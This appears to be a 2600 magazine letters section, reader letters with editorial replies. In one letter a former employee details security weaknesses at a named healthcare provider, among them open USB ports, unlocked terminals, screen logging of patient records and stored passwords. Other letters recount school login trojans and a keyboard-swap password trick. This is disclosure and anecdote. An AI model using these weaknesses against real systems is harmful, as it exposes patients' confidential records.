We doubt anybody would want to kill you for exposing the information you sent us here, except for maybe a few readers who are extremely frustrated that you didn't go into greater detail. If there is more to tell, please send it our way. We'll burn the return address.

Dear *2600:*

So the dog ate the hard drive with the IRS emails? And dog ate the back up tapes too?

Time to call the NSA, they have backup tapes of everybody's emails!

Oh, the dog ate the NSA tapes too?

How convenient!

Mike & Gary

You laugh, but the Utah data center may make all of this and more possible. If they were to market their intense curiosity over our personal correspondences as an actual service for our convenience, they just might have a shot at selling it to the public. Imagine being able to hear a phone conversation you had with your dear departed grandmother from 20 years ago. They can make such magic possible.

Dear *2600:*

I recently left a job working for MU Healthcare, located in Columbia, Missouri.

Over the course of my 14 years of working for the place, I submitted many corporate compliance submissions about numerous security problems, but so far much of that has fallen on deaf ears. Because of that, I feel the need to send you this letter to make more people aware of the problems... which are ongoing, and much of which they are aware of, but refuse to do anything about (at least up until now).

For starters, many computers at the place are running Windows XP even though XP is no longer supported. I think they will eventually transition all of those to newer versions of Windows, but who knows when. They were still running Windows 95 and 98 on some of the computers up until a few years ago.

Many of the computers in the rooms that doctors see patients in have active USB ports that could potentially be used for nefarious activities by someone inclined to take those types of actions. These are computers that are on the intranet and have access to medical records, etc. They are in rooms where patients have to sit and wait for doctors to show up - sometimes 30 or more minutes of waiting time. Lots can be done in those precious minutes. Almost all of the computers in those clinics have screen savers, but the computers don't lock when the screen savers come on, so access to the computer is only a mouse movement away. These computers have access to shared departmental drives, and in the past some very confidential documents were sometimes easily accessible in those shared drives by anyone with any intranet access.

IDX is one of the main computer systems that holds patient info. It has logging capabilities. It would not be hard for someone hit with some social engineering to turn on key logging, which basically saves everything the screen in IDX "sees" to a text log file, and ends up saving a whole day's worth of work filled with confidential info somewhere that someone could access later, email it to who knows whom, or just save it out on a USB thumb drive for easy removal from the building, etc.

Outlook is mainly used for emails. Many departments use special folders to organize emails in the organization. However, many of those folders are not set up securely, so in some cases someone from the wrong department may access emails from another department as all of this is on shared network drives. Recently, the organization increased the space allocations on the email system to allow many more years of information to be saved than was previously possible without archiving. A lot of old archived files are saved in some less-than-secure areas because that was not done in prior years.

Excel is used by many managers and middle management staff to study a lot of different things - and those files are saved all over the place in various folders on the network and in email attachments, etc. Many of those Excel files have confidential patient information on them, and almost all of them do not have passwords.

Many, many websites are used by billers to access insurance companies' secure online communications - as a result, many passwords are needed by billing staff, and a lot of those get saved to those insecure Excel files, etc. Interestingly, a few insurance websites don't require secure logins, just generic info like a patient's name and insurance card number. Kinda scary when you think about how much identity theft there is out there.

Billers have started working from home. Many of those billers are working at homes that have spouses and children (some full grown live-in children in some cases) in the home when the work is being done, which is potentially a huge amount of HIPPA violations occurring daily. My guess is many of those at-home workers are using not-so-secure networks based on discussions with some of them before my employment was ended. Some of these billers are using their spouses and children as technical support when the real tech support is not able to help them, so a whole lot of eyes are seeing

confidential patient information almost daily that should not be.

Billing office printing rooms often have papers left near the printers overnight - these are typically bills or medical records that were printed in error and should have been shredded, but were not. They have started doing a rotation to have those papers removed by assigned staff nightly, but many days the staff assigned to that daily chore doesn't get the job done, in part because a good chunk of the time those assigned to that chore are working from home on the day they were assigned to clean out the print room.

Medical students follow doctors around from room to room in the hospital and in some clinics. While that's not too big of a security issue in and of itself, it becomes one when they are out in hallways talking about patient information loud enough for anyone in hearing range a few rooms over to overhear them... that happens a *lot*.

Pagers are used a lot. If someone knows the numbers to the pagers and uses them at the right time, they could create a lot of havoc.

RightFax has started being used a lot, along with PDFCreator to send and receive faxes as electronic documents that can be easily attached to emails and saved on shared drives. There's potentially a *lot* of confidential PDF and TIF files floating around where eyes that should not see them can.

Most of the medical records are in Cerner PowerChart, so they are fairly secure. However, like all computer systems, there are some potential security holes. Passwords aren't updated as often as they should be, and in some cases the tech support team just lets people keep using the same passwords over and over and over. Similar problems with password updating happen across the board on all of the various systems that are further upstream that feed in to PowerChart. A lot of what is done in the nightly jobs is automated and is based on ancient software, so there's a whole lot of information going between various systems, and some of that flow of info may not be nearly as secure as it should be. They try to keep the servers in secure physical locations, but they are not all that secure sitting in the top floor of what is basically a warehouse.

There is Wi-Fi available in many buildings and it has guest access on some devices so anyone can login to it. This is a nice little thing to have access to as a patient, but it also potentially can become a security problem as far as the intranet goes.

There's probably a lot more security holes at the place, but those are just a few that I can remember at the moment.

Jeff

What a fantastic security audit! We hope everyone in a similar environment takes a good hard look at their operations to see if such problems are being replicated. The information you've revealed is appreciated and will ultimately wind up helping a great many people. The only ones who would accuse you of making things more insecure with your revelations are those who helped create this environment in the first place by not fixing these obvious problems. There is no better microcosm to the entire hacker world, as bright and observant individuals constantly try to alert the world to things that don't work right or are completely nonsensical in their implementation. People get regularly punished for expressing such thoughts and letting others know of the problems, as if they were the ones who made them in the first place! We see kids kicked out of middle school and employees fired from their jobs just for telling the truth. We hope, in addition to helping people secure their work environments (especially those that deal with members of the general public), your letter will inspire more people to come forward and reveal such information, regardless of the threats they may face for doing so.

Dear *2600:*

GCHQ does surv on US public. want to access obc systems in self defense due to cyber surv/ data mining by force/ cyber t/ abuse tech as used fo rcyber sex and the withholding of mag/ dig evidence.

n n

This odd mix of a Twitter post and a smuggled Telex dispatch is the sort of thing we suspect we're going to just have to get used to.

Ignorance Campaign

Dear *2600:*

Howdy from the Facebook *2600* group! Some web troll has decided to prove himself by "wiping 2600.com off the face of the earth." Of course he can't do that, so now he's just trying to get your Yahoo store taken offline.

I tried reporting it to Yahoo Stores but, as I don't have my own store, I can't access their customer service. You can, and if you also suggest to them that they suspend *his* ads/store/Yahoo services for violating the terms of service, it might be good for some lulz.

Facebook Member

This is nothing new. Idiots abound in the world, on the Internet, and even on Facebook.

Before we analyze this specific attack, we should point out that the Facebook 2600 *group has over 10,000 members, most of whom are intelligent, constructive, and supportive. We recognize the efforts of those trying to keep things organized and moving in a good direction. It's no simple task.*

Concerning what is being attempted here, let's look at a few quotes from the attacker, who apparently is trying to trigger some sort of automated action to close down our store:

"I'm not entirely familiar with their particular turn around time or how many complaints exactly need to be sent before it'll trigger. Some sites are actually largely bot operated up until a certain number of complaints have been received, at which point it then gets sent to an actual human being. This will be a three month campaign, primarily attacking the main revenue sources of the site by exploiting the fact that the site's store front is break-

ing the Yahoo! ToS.... To be honest the official 2600 *site is pretty much a gawd damn target just waiting to happen.... Somehow I doubt I'm going to be the first person whose gotten it wiped off the face of the net. Some sites/groups are a lot like cockroaches, no matter how many times you squish them they just keep coming back for more! ...I like* 2600 *though, so I'm not going to try and completely destroy it[,] just topple it over for a little bit I think will be a good enough example."*

Where do we start? First off, the assumption that we break the terms of service in any way is just plain wrong. We're actually one of the highest rated stores anywhere on the Yahoo system. That's because we're diligent about every order, we contact customers whenever there's a problem of any sort, and we don't stop until matters are completely resolved. People also tend to be very happy whenever they receive things from us, so we tend to get really good feedback. It sounds like this person never even visited our store, let alone tried to order anything.

We do get the occasional new person who is shocked that hackers actually have a store on the Internet and amazed that anyone would trust them with (gasp) credit card numbers! In the 15 years our store has been operating, there hasn't been a single instance of a card number being compromised while in our possession. The reason for this is because we understand the risks involved and we take the needed precautions. The many problems you hear about in the papers are because some entity (usually a large one) didn't do this. Those people who perpetuate the myth that hackers can't be trusted with this kind of thing clearly have little understanding of what hackers are actually all about.

We should point out that this trust works both ways. Sure, we have had attempts by people to make fraudulent purchases using someone else's card. We have caught each and every attempt over the years and we have the skill and motivation to go a lot further than most merchants in tracking down someone engaged in a ripoff scheme. That said, the amount of attempts over the years has been negligible. If we had the ability to rate our customers, they would get the highest possible score. Their support and encouragement has been phenomenal and basically makes everything we do possible.

So the fool behind this attack has little (if any) understanding of the hacker world and we're sure their knowledge of the way our store operates is no better. Having announced their intentions enables us to keep an eye out for weirdness, as well as to notify the system administrators to also be on the lookout.

We're always asking people who claim our main site is objectionable and needs to be taken down to tell us exactly what it is they're so offended by. We never get an answer. We ask this of service providers who block access to our website as well. At best, we're shown that we have earned a classification of "hacking." Yes, that's the subject matter we focus on in the magazine. But what is it specifically on our website that triggers the blocking? We have links to radio shows, cover images, conference talks, and the like. The actual content of the magazine (which we might be able to understand them objecting to) is not on the website. So is it because of who we are or what we represent that earns us this blacklisting? We would at least like to know the real reason. We've recently heard that even the U.S. Congress is blocked from visiting both our main site and the HOPE X site, where they could access information about our Daniel Ellsberg and Edward Snowden talks.

Ignorance abounds - there is nothing new here. Maybe we just need to start speaking a little louder when we call attention to it.

Dear *2600:*

I need information on obtaining a subscription for my company. I am emailing you due to the fact that my organization's web filter will not allow me to get to your website, where I am sure I would be able to find what I need. My organization would like to purchase two yearly subscriptions, but have no contact information for the transaction (I do have a copy of *2600* but see no helpful info in it about how to subscribe). I actually have my own personal subscription and just re-subscribed, but I do not have the necessary information with me at work.

Please respond as soon as possible.

Ben

We've already sent the information to this writer but we're printing this to show what lengths people have to go to, simply because somebody has deemed our existence on the Internet to be inappropriate. If we're going to be labeled as criminals, we want to know what specifically leads these people to that conclusion. Failing that, any such blocks need to be removed. We want to know the names of services that continue to label us in this way and we want to make sure we do no business with any organization or company that continues to use such services. To say we should be blocked because we discuss hacking is absurd as every news site also does this without being blocked.

We don't know if this person's issue was missing some pages, but information on how to subscribe can be found in every issue on the staff page and often in other places.

Reader Response

Dear *2600:*

Re DeepGeek in 31:1, think old school as in answering service. I changed the voice mail on my cell phones to forward to my private "answering service." On Verizon (check "Call_forwarding" on Wikipedia for full info), use *71 plus ten digits to enable conditional forwarding (aka busy/no answer) to send calls to your special voice mail/message center. This gives you a chance to see the incoming ID on your cell before the call is forwarded to your special place. This can be any line that someone answers or just an answering machine that answers as if the caller has reached a message service.

Your "service" should always request callers' name and number as well as the name and number called. Include a statement that all calls are logged and callback to toll-free type numbers are not acceptable. This procedure will discourage marketing and robo-calls. On your home phone, let the Caller ID be your guide to/when answering. Always Google unrecognized numbers.

2kSysOp

This is a damn good policy for anyone to follow. Too often, people just let their phones run their lives by always being available to anyone or anything that calls them. The result is a population constantly "on call" the way only emergency personnel used to be. Unless you're particularly lonely or enjoy complete surprises, why not let calls with numbers you don't recognize simply find their way to voice mail like in the above example? You can always call them back if it turns out to be someone you actually wanted to have a conversation with. Doing this on a large scale would make telemarketing completely useless. Choosing not to answer certain calls would also save people from being constantly hounded by work issues when they're not actually at work. If your job demands that you be on call at all times, then you need to get compensated for that. Everyone is entitled to their own time and not having that means you're under the control of someone else. We've gradually allowed this sort of attitude to become acceptable and the result is a nation of stressed out zombies. As hackers, we love telephones and always have, but we've also always believed that they should be tools of fun, only to be used for drudgery when there's no avoiding it. As individuals, each of us have the ability to control this technology to meet our specific needs. It's high time we started to actually use that control.

Dear *2600:*

Having just read Clutching Jester's "Hacker Perspective" in 31:1, it made me wonder how many *2600* readers also wrote login trojans when they were at school (at least those who went through after the introduction of computer labs!). A friend of mine also wrote a trojan to emulate the Netware login system used in the late 90s at my school and, while I didn't get caught by it (only because of a tiny mistake that I was attentive enough to spot), a number of other students fell "victim" to this prank. I also heard a couple of students a few years above me used a much lower tech approach to get the password of the head computer teacher - they swapped the keyboards of two computers next to each other, so when she attempted to log in, her admin password simply came out on the screen of the other computer. Apparently, it was "spider," which just goes to show how relaxed the password standards were even for system administrators back then!

Malvineous

That keyboard swapping trick remains one of our all-time favorites for its simplicity and outright gall.

Dear *2600:*

All gravy *2600* baby, u need to start leveraging google+, don't tell me uve gone all Ben franklin on me and have recused yourselves to the print world only.

Charles

Perhaps a more convincing argument for the merits of the digital world could be made in somewhat less of a Twitter dialect?

Dear *2600:*

I just thoroughly enjoyed Toilet Fixer 555C's excellent article on toilet hacking (31:2) and thought I would throw in a few cents from the peanut gallery.

The effectiveness of a toilet flush, as he indicates, comes from the energy of the water being rapidly drained from the tank. However, increasing the volume of water is not the only way to accomplish this; another way is to increase the *height* of the water column, thereby increasing its pressure and energy. The extension of the standpipe accomplished this, but of course it also increases the flush volume.

The modified hack is to replace part of the internal volume of the tank with water that *isn't* flushed, whose sole purpose is to raise the water level in the tank. This can be accomplished by filling a one or two liter soda bottle to the very top with water, capping it, and either standing it or laying it down in such a way that it doesn't interfere with the mechanism. Since the bottle is filled with water, it will be dense enough to stay in place and increase the flush effectiveness, potentially while maintaining a mere eight liter flush.

Fluid mechanics FTW!

StarckTruth

And this is living proof that there's absolutely no subject matter safe from hackers.

Dear *2600:*

From the "Telecom Informer" column on carrier hotel efficiencies (31:2), I was quite surprised that The Prophet had the temperature of the carrier hotel increased to 130 degrees Fahrenheit. If you look at the OSHA heat index and work/rest schedules, you will find that at a heat index greater than 115 degrees, there is a 15 minute work/45 minute rest per hour schedule. I hope the air conditioning savings are greater than having your employees sit around for 75 percent of the time. They are still allowed to sit in on meetings and read instruction manuals, however they are not allowed to even raise their arms. If your employees aren't sitting around 75 percent of every hour, then you're just begging for a lawsuit from the inevitable heat injuries and even possible death from heat stroke. The Prophet wears a very Black Hat indeed.

Kyle

Dear *2600:*

I picked up your latest edition on a lark recently. Enjoyable reads, congratulations. I've often wondered about hackers in general, and if any could survive in the Grand Rapids (Michigan) culture, what they would be like. Not one myself, just a curious onlooker. When I passed by your "Hacker Hap-

penings" page, I broke into an ironic grin. You're booked for a conference at the DeVos Place here in Grand Rapids. I'm sure there is no other place in this city that would be so happy to host your "happenings." Sort of like the ants I draw with my cotton balls soaked in sugar and Borax. For out-of-towners, The DeVos Place is owned by the DeVos family of Amway fame and fortune. They host all Republican representatives at either home base in Ada (The Amway Grand Plaza), or their latest neighborhood acquisition, The J.W. Marriott. The family holds the pinnacle seat of the right wing conservative movement here in the great state of Michigan. I'm not sure that the people booking events understand what your hobby entails, but I'm certain the family would love to know more.

Deb M.

Dear *2600:*

Re: Tyler Frisbee's "Hacker Perspective" article in 31:2 - wow. Thank you for writing that article and sharing your perspective. Your rapid outlook combined with age makes me extremely excited someone so young is so wise.

Applying experiences and skills to daily functions, both new and old, is tricky to explain in response to "how to hack" questions. So many people think it is a competition with others when really challenging yourself is the most essential thing. I look forward to you skilling your trade and having fun in the process. I'd give you more respect and praise, but it would fall short.

pic0o

Dear *2600:*

The python program listed in your article "Network Condom" (31:2) needs the last line changed to run on my Pi. Replace the line ";print str(e) import socket" with: "print str(e) import socket". Now if you only could tell me how to find the port number the program is asking for, it would be a big help.

Allan

Dear *2600:*

Long time reader, first time writer. I've read many articles and letters from young hackers, such as the "Hacker Perspective" in 31:2. But what happens when a hacker grows up? I consider myself a cyberpunk, not a hacker. I predate the Internet. The web grew up and around me. I explored every nook and cranny. What does a cyberpunk do who is a master of the web and wants to pull off the ultimate hack? Run for office - Commissioner of Hollywood, Florida. Then write a case study. I had no money and no experience, but the incumbent still spent 14 times more money to win. (My campaign was two beautiful works of cyber art. When searching for "Hollywood Commissioner," all links on the first page returned were about me. Number One is simply not enough.) I reverse engineered Facebook to programmatically search and send Facebook messages directly to my target audience. It's been a couple of years since the 2012 election when my name appeared on the ballot with Barack Obama and Mitt Romney. Now's a good time to show it off. Check out the case study here: http://rickvaldez.com/social-search-case-study.pdf

Rick

Dear *2600:*

I just subscribed to the paper posted magazine with a one year subscription.

I wish I had known that the app version was available instead... perhaps you should offer that first.

I subscribed for about ten years... and I wish that counted for something in getting past issues online.

Richard

What people should try to remember is that each item we offer is something different. Subscribing to new issues is different from getting back issues. Electronic editions are not the same as printed ones. For everything we put out, a specific amount of work is required and our prices reflect that. We're always open to suggestions on how to do it differently, but for now, this is what we can manage, based on our costs and logistics.

Dear *2600:*

You allow text formatting in your letters. Aren't you worried about a reply-injection style attack?

Alan

You make an excellent point. Here, have a free t-shirt.

Editor's Note: We did not write the above reply and now we wonder how many other replies we didn't write.

Issues

Dear *2600:*

I've come to the End of my "*2600* Path," as you may have deduced by my ever escalating frustrations with the idiocy calling itself "*2600* Letters Section" these days, a section which *used* to be witty and brilliant and *responsible,* even when caustic or acrid and now seems simply, well, dumb, foolish, n00bile, and powerless The same corporate puppet mess I thought *2600* was once designed to *fight*.

I signed on as a "lifetime subscriber" in early 1998, so I have earned back my $260 and a little bit more. Since you are *obviously* so greedy that you will *not* spare a t-shirt or two for your authors these days, I now formally resign my "lifetime subscription." If you need money that badly to be such consistent dicks about it, for all the world to read, well, it's the *least* I can do for a publication I used to love so much and took me so very far into worlds I never dreamed I would be a part of.

I thought briefly of trying to transfer the subscription to a friend's three-year-old daughter (who could actually use it), but I feel this way is better. Thank you for valiantly keeping up with my 10-20 (or more?) address changes over the years and for publishing a few of my scribblings. I may yet submit a few more articles, as clearly the next *two* generations of hackers that have appeared as I've been aging clearly need all the leadership, guidance, and good neutral advice they can get!

Barrett D. Brown

Read the fine print. There is no getting out of a lifetime subscription. You will not be rid of us that easily. You can try moving 20 times, changing your name, even going into witness protection. Your magazine will be appearing promptly at your doorstep every quarter. That is the price you pay for paying the price you did back then.

As for shirts, we've noticed a sentimental mood in the air recently, so why not revisit that old argument of yours yet again? We're sure everyone here misses it. We used to send two shirts for writers of articles. Before that we sent one. Before that, none. Now it's one again. It's always been based on what we can afford to do. Times change. We must all try to cope.

Dear *2600:*

Hello.

USA IS A FUCKING JOKE! You FUCKING PEOPLE ARE A FUCKING JOKE! ALL OF YOU ARE NOTHING BUNCH OF FREEMASONS - SKULL AND BONES - OR OTHER FUCKING GOVERMENT CONSPIRACY WHATEVER. I'M BETTER THAN ALL OF YOU WORTHLESS SHADOW-OPS JOKE! FUCK YOUR WANNA-BEE BLACK OPS "DO WHAT YOU WANT" IS A FUCKING JOKE! FUCK ALL YOUR BLACK OPERATIONS GO GET EDWARD SNOWDEN YOURSELF! I AM PSYCHIC COVERED MORE SANSKRIT BOOKS THAN YOU! I TRANSLATED 4 COPIES OF BHAGAVAD-GITA FROM SANSKRIT. BEEN THERE - DONE THAT. "REMOTE VIEWING" - HAHAHA - ITS CALLED ZINC-OXIDE. FUCK YOUR RATHEON AND S-whatever TECHNOLOGY - ITS SEARL AND SWALLOWBIRD TECHNOLOGY - HAWK-OPS JOKE. FUCK ALL - BLACK-OPS - SHADOW-OPS - JUST STUPID NAMEBRANDS. TRY BEING A HUMAN BEING. PEACE OUT

You raise many good points but somehow your intro and outro seem strangely out of place compared to the rest of your thesis.

Dear *2600:*

Please get your site search working. All it says now is "Search results provided by Google. Google is not affiliated with *2600*."

Where appropriate, I would like to reference *2600* articles in Wikipedia.

Alan
Cyber Entomologist

We're not sure if there was a problem with our search function when you tried it, but our tests indicate that it was working at press time. If you're expecting to find articles from the magazine on the website, perhaps that's the problem as they've never been stored there.

Dear *2600:*

When I woke up on March 14, my eyes were badly burnt, my body was aching, and I had a ringing in my ears. At that time I started hearing things. About two weeks later, my head started hurting. It was a constant burning sensation that lasted for about two months. Someone keeps asking me to delete my social media website. My family and friends are also experiencing symptoms of this. My mother, girlfriend, ex-girlfriend, best friend, and others are complaining of headaches, body burning, and voices or hearing music. My friend who did the Google Play mobile app for my site has been experiencing leg burning. I think my eight-year-old is being subjected to this and I'm not sure what to do. I noticed vague symptoms of this about four years ago, but ever since I did this website, things have gotten much worse. I'm reluctant to talk to many people about this, because I could labeled as mentally ill. I need help and I don't know where to turn. Please help me and my family. I have enclosed a conversation with me and my ex-girlfriend. She is the mother of my child. She talks about how she is feeling a burning sensation in her head. I have done some research on the Internet and this fits the description of directed energy weapons. Below is a paragraph I copied from a website pertaining to the subject manner. It is well known and well documented that microwave and extremely low frequency (ELF) and sonic and electromagnetic frequencies can disorient and disrupt human functioning, causing memory loss and confusion. These directed energy weapons can cause nausea, ringing in the ears, fatigue, headaches, heart attacks, cancer, strokes, and a variety of other symptoms.

Please help us.

David

We're not going to get super involved in this since it's really not something we're qualified to figure out. While services that compete with Facebook and other established social media empires tend to be subjected to some negative energy from those entities, we don't think they're capable of something at this level. If, indeed, multiple people you know are complaining about similar symptoms, it likely has something to do with a part of your lives that you share, such as a home or a product you're all using. All kinds of crazy things happen to people who live near or under power lines, for instance. The important thing is to gather your stories together and compare them before reaching any conclusions or putting forth theories. Then you should all work together to try and figure out what's going on. Concerning the fear of being labeled as mentally ill, consider the consequences of actually having a mental issue of some sort and not getting treated for that. If too many weird things start happening to you and nobody else seems affected or concerned, there is a chance that it could be something inside your head and it would be a big mistake to dismiss that possibility outright. If you assume by default that there's not a huge conspiracy against you that everyone else is somehow involved in, you can try to think this through logically and reach out to qualified people who can help you figure it all out. Good luck.

Dear *2600:*

Is there no refund for lifetime subscriptions? Had I just signed up for a one year subscription I'd get a refund? Or are there no refunds given to anyone who subscribes to your magazine? If no refunds are given at all by your company, it should be printed that no refunds are given for canceling any subscription. What about a partial refund which might not be the whole amount but would be something in return? If this is how your company runs, that's not right and it's amazing someone hasn't turned your company in. Please let me know what my options are as I'm just not happy as something mailed on the 1st (and here it's the 10th) should already be delivered to the customer.

Tim

There are a lot of misassumptions here that seem to be feeding upon themselves. Of course we'll refund a subscription if it's canceled with time remaining. Lifetime subscriptions are trickier, since it's harder to figure out what percentage of a lifetime has gone by. In your case, we can easily just subtract the one year of issues you received from the total and refund that. Naturally, we'd prefer to avoid such situations, especially when it comes to problems with our issues actually arriving. Over the past year, we've had to resend every issue to you because you never seemed to get them. This seems to be a problem with mail on your end, as this kind of problem wasn't occurring with such frequency anywhere else. Rest assured, we have tried everything within our power to get this resolved to your satisfaction and hope that by the time this is printed, it will have been.

Gratitude

Dear *2600:*

2600 still remains technically relevant, but as a huge industry has been built around hacking, it should be said that you are one of the few surviving voices for traditional values in the community. I don't think you get enough appreciation for this, so thanks.

Potissimum Libertas
Justin

It's a bit funny to think of us as "traditional," but that's probably largely accurate when it comes to what we consider hacker values to be. But unlike many other traditional movements, this one still has a great number of people, old and young, who truly get it and believe in what we stand for. If anything, we feel it's growing. One of the biggest inspirations for this is the huge industry you allude to. When people see the abuses that they're forced to endure at the hands of such entities, whether it be censorship, privacy invasion, global surveillance, unhealthy content control, or outright violations of the law, hacker values of free speech, sharing of content, and spirit of discovery and rebellion suddenly start to hold a lot more value. Thanks for the kind words.

Dear *2600:*

I was about 12 years old when I started to read your magazine. That was two years ago. Since then, I've purchased numerous issues (sadly, I've missed a couple), and am currently thinking about purchasing a subscription because it'd be good knowing that the money goes straight to you and that the proceeds will go towards keeping *2600* in business (which, I can imagine, is fairly difficult for magazines in this day and age - not many people read anymore). I had my fair share of tech-related questions and inquiries before I started reading *2600*. You guys have inspired me to go beyond asking. I want to learn as much as I can about technology of all sorts from a more inquisitive and hacker-like perspective, and then put those skills to use! I'm hooked! It's an addiction for me: I'm always plugged in!

Though it probably isn't the way in which most hackers got started, I created an account on HackThisSite.org to learn, at the very least, a little bit of creative problem solving and patience. I've also started to learn some C++ on my laptop, writing some basic I/O programs. I'm loving both of those activities, and they are irreplaceable in my life.

Where am I trying to go with this? What I really want to say is: thank you. Thank you so much for making a magazine that has fueled my newfound obsession with technology, programming, and hacking. Maybe I'll be the next Bill Gates (LOL, definitely not)! Bottom line: you guys kick ass, and, once again, thank you!

Red Pill

It's great to hear this sort of thing and it's truly what keeps us going.

Distributor Problem

Dear *2600:*

I have long loved your magazine and the group meetings. I'd truly hate to see your kick ass establishment go away. If we were to get some *2600* fans together to start a "Save *2600*" site where your rabid fans can funnel dollars to offset the loss, how could we set that up for you?

Keep up the good work guys!

Mike

Thanks for the support. But we honestly don't want people to feel compelled to donate to us. We believe in evolution and if the environment (readers, distributors, conference attendees, etc.) doesn't support our existence, then by rights we shouldn't be around. If, through this crisis, we get more people subscribing, buying the stuff we produce, and helping to build a better publication by writing good articles, then we'll survive on our own merits, which is really the only way we want to be able to continue existing in the first place.

Dear *2600:*

I came across your website article ("Source Interlink Closure and Rebranding Puts *2600* in Limbo." We happen to be involved with this at a distributor level. We are a national distributor of magazines throughout the USA with global branch-

es in Canada, Australia, and Rome. We deliver directly to newsstands and subscribers.

S

We've gotten many such offers since our latest distributor fled with our money. To be blunt, we have no guarantee that the same thing won't happen with you and we need to be really careful. The publishing industry is in real turmoil as it is - this sort of thing is dealing fatal blows to small publishers left and right. The rules need to be rewritten to protect us and, unfortunately, we are left with little leverage. We are definitely interested in expanding our presence in stores overseas, particularly in those countries that still have bookstores. But to do this, we need to not be losing money in the process. We're open to anything from shipping our publication to reprinting it locally. We don't intend to just roll over and we doubt that's what our readers want either.

Dear *2600:*

I'd like to confirm - if we purchase a subscription or a past issue from your website right now, will the money actually make its way to *2600*?

Luke

Yes, the website has never been a problem. Subscribing to the paper edition that way is a guarantee that we will get paid. The electronic editions through Kindle and Google also actually pay us. (The Zinio service just hasn't worked out, unfortunately, as they charge us as much as they pay out to be available on their system, so we'll be phasing them out if that doesn't improve.) As far as the paper edition, everything you buy on the stands now will translate into our getting paid, unless another distributor decides to take our money and run. Let's assume that won't happen again, since leaving issues on the stands definitely doesn't help us. Thanks for your concerns and support.

Dear *2600:*

I really hope you guys can raise the money to stay in business.

I used to be a subscriber to *2600* in the 1990s. I still have some of the magazines as well.

I've been out of work since 2002, and trying to get off disability. I am trying to become a writer myself.

If you guys do a Kickstarter or Indiegogo project, you can raise some money and give out copies of digests of *2600* or put people's names on a part of your website as a sponsor or whatever. I am sure I would donate for that to happen and so would a lot of other people.

I am spreading your link on social network sites to raise awareness of what TEN (The Enthusiast Network) has done to your company. I don't want to see *2600* die, but my own income is very limited. If I could afford it, I'd subscribe to your magazine again or buy a few copies, but you have my moral support until I can afford to do those things.

I used to work as a programmer making good money until I had a stroke in June 2001, and then got on short-term disability and was fired as soon as I returned in November 2001. After that, nobody wanted to hire someone who was sick. I know the industry is corrupt and I stand up against it. I remember when they did the same thing to Ashida Kim for his Ninja books.

I'm trying my own publishing company (www.kingpublishing.info). Book sales are low and I only sell on Kindle. I tried to do a "technology trends" book, but got sick and the trends keep on changing. If I get a chance to write a new book, I'll add in a link for your company and explain what is going on in part of the books I write to help you out. I'm micro small, one man, and trying to help indie writers, but I see *2600* as my heroes as I grew up, exposing the truth out there in the tech world.

Please don't go down without a fight. Hackers built the Internet, and corporations are the ones who are ruining it.

Norman King
CEO King Publishing

Thanks - letters like yours are very inspirational to us. We're sorry to hear about your plight but offer in turn the same advice - stay strong and don't let up. Success isn't always measured in terms of sales. We often hear from people who tell us how something they read once in one of our issues changed their lives (and most always for the better). That, to us, is worth countless issues sold.

Dear *2600:*

Heard what Source Interlink did to you - sucks.

Anonymous

Yes, it certainly does. But we're far from the only victims here. Apart from their own employees, Source (now renamed as The Enthusiast Network (TEN) so people don't associate them with their crimes) has dealt a severe blow to independent publishers throughout the States. To them it was simply a matter of moving some numbers around, changing some corporate names, and continuing to make a ton of money in other ventures. The only moral thing to do when deciding that you no longer want to be involved in a particular side of your enterprise is to pay your debts through the profitable side before you shut the doors. But that's not how the corporate world works. Everything they did they will get away with legally because they know how to use the system to benefit themselves and screw everyone else.

Dear *2600:*

I came across your article about Source Interlink's closure and your efforts to get your money. While I do hope you get your money, I will say at $100,000, you are very low on the list.... Source owed $7 million to Time Inc. at the time of closure... and I'm sure many more from there. The publishing branch of Source separated itself from the distribution part years ago, probably to protect themselves for this very reason. While from the outside, it seemed we were the same company, we were not. Each had separate money, budgets, and CEOs.

Due to the financial standing of the company, we did not even receive severance packages... but I wish luck to you.

Former Source Interlink Employee Angela

While what you say concerning the setup of the company is true from a legal and corporate view, the two branches were clearly working in conjunction with one another. For one thing, Source Interlink Publishing changed its name to The Enthusiast Network the very day that Source Interlink Distribution decided to stop operating. The IPs for each of the branch's websites went to the exact same place. You could get from one branch to another on the same phone network. They were clearly still very closely connected and in coordination with one another. This "separation" was merely done so they could get away with this exact scenario, as you correctly surmise. And you should be twice as pissed off about that as we are, as these are the people you gave your time to, and you were obviously treated very badly in the end. We'll all get through this one way or another, but we need to take steps to prevent this kind of abuse from happening to others in the future.

Dear *2600:*

I was very saddened to hear about the recent problems you have been having with your distributor. It is devastating to hear that this may be the end due to another's mistake.

I've been a dedicated reader for a few years, but have forgone the lifetime subscription because I like to know that you are getting something from me for each issue to at least keep the lights on. I keep my stack of paperbacks nearby as a sign of pride. Therefore, I can't believe I'm suggesting this: Have you considered going completely digital? I don't think it would be the same for me, but if I had to choose, it would be simple. I've seen a few other hacker mags survive this way with smaller readership, so I think it would definitely be possible.

Keep up the good fight.

Wolf

While this may seem like an obvious solution, it isn't really. Digital editions offer many conveniences and features, but paper has its own special allure that still exists to this day, albeit in a reduced form, something we believe is a good thing. A glut of paper publications is a waste on many levels. Works that are valued and supported by the actual readers are what last. We like to think that this is the case with our humble publication. We are doing everything possible to preserve our collection digitally and to do so in a way that will allow such editions to transcend upgrades and new versions of hardware and software. Still, in the end, we believe paper will survive for centuries, as it has so far for those things worth saving. We're not so sure the works of Mozart and Shakespeare would have survived for centuries if they were only saved on hard drives and memory sticks. Invariably, we find that people have difficulty tracking down their first digital photographs from a long forgotten format or letters they wrote on a Mac Plus many years ago. Albums and physical papers face other risks of disappearing, but it won't be because they become incompatible with our eyes or were erased by a company that took over their physical space. That said, we would be quite foolish not to put everything that we value into a digital format as well, not just once but many times, to ensure their survival in one form or another through the ages. So, for as long as there's enough support for it, we'll continue to publish the old fashioned way and also publish in as many digital formats as we can. We think Benjamin Franklin would agree.

Inquiries

Dear *2600:*

I am thinking about submitting an article regarding U.S. government financing of encryption software. Typically, what is the maximum amount of words or characters long an article can be? Are there any other submission guidelines or requirements for articles?

RT

We generally make space for articles that are interesting, so you shouldn't worry about a maximum length. As long as you have points to make, examples to share, and techniques to use, there's no reason to stop writing. We'll make it work. An article that is too long gives us more to work with than one that is too short. You can find more guidelines under the submission section on the 2600 website, but it's relatively simple. This publication is largely written by its readers, so we encourage as many people as possible to become a part of the community.

Dear *2600:*

I'm the lead coach for The Observant Creators, one of our school's three Lego league teams. I just noticed our team number (which was assigned entirely sequentially) happens to be 2600. Which is obviously awesome and we would like to celebrate the heritage we have stumbled into.

